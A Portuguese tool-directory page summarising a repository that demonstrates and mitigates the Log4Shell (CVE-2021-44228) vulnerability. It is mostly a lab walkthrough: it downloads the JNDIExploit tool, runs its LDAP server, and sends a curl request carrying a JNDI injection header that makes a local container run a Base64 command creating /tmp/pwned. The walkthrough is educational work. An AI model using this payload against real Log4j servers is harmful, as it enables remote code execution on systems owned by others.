
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Log4Shell — Este repositório é para demonstração e mitigação da vulnerabilidade Log4j 2021 (CVE-2021-44228). | Kitploit
Ferramentas/GitHubGitHub/feryaeljustice/log4shell
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e EducaçãoLabs e Prática
GitHubferyaeljustice/log4shell

Log4Shell

Este repositório é para demonstração e mitigação da vulnerabilidade Log4j 2021 (CVE-2021-44228).

Ver Repositório
25há 4 anosAinda não revisado
Compartilhar

Log4Shell

Este repositório é para demonstração e mitigação da vulnerabilidade Log4j 2021 (CVE-2021-44228).

O que é Log4Shell?

A vulnerabilidade CVE-2021-44228 / Log4Shell consiste em injetar em software vulnerável um payload malicioso, que fará o Log4J obter um valor de uma fonte de terceiros, usando JNDI e através do protocolo LDAP. ... Os dados importados podem ser código, que será executado pelo Log4J no sistema.

Prova de conceito (TUTORIAL EM VÍDEO)




  1. Executamos um aplicativo web Spring Boot vulnerável ao CVE-2021-44228 no Docker, apelidado de Log4Shell por @christophetd. Ele usa Log4j 2.14.1 (através de spring-boot-starter-log4j2 2.6.1) e o JDK 1.8.0_181. docker run --name vulnerable-app --rm -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app Log4Shell_1 Log4Shell_2


  2. Baixamos o JNDI Exploit para Log4Shell do web archive neste caso, mas você pode baixá-lo de onde estiver disponível. wget https://web.archive.org/web/20211211031401/https://github.com/feihong-cs/JNDIExploit/releases/download/v1.2/JNDIExploit.v1.2.zip Log4Shell_3 Log4Shell_4

  3. Obtemos o endereço IP da nossa máquina que está executando o docker do aplicativo Log4Shell. ifconfig Log4Shell_IP
  4. Descompactamos o zip com o JNDI Exploit para Log4Shell, obtendo assim o JAR e o executamos colocando o nosso IP obtido no passo 3.

unzip JNDIExploit.v1.2.zip
java -jar JNDIExploit-1.2-SNAPSHOT.jar -i your-private-ip -p 8888

Log4Shell_5


  1. Em seguida, disparamos o exploit usando: curl 127.0.0.1:8080 -H 'X-Api-Version: ${jndi:ldap://your-private-ip:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}' Log4Shell_6

  • Vemos que temos uma conexão JNDI com a nossa máquina, e podemos ver o código executado pelo Log4J. Log4Shell_7

  1. Para confirmar que a execução do código foi bem-sucedida, observe que o arquivo /tmp/pwned.txt foi criado no contêiner que executa o aplicativo vulnerável. docker exec vulnerable-app ls /tmp Log4Shell_8

Mitigação

Vídeo de como mitigar a vulnerabilidade Log4Shell no Windows e Linux: MITIGAÇÃO

Mitigação no Linux (imagem de exemplo)

MITIGATION

Autor

Feryael Justice 2022

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    930
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    354
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    349
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    289

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →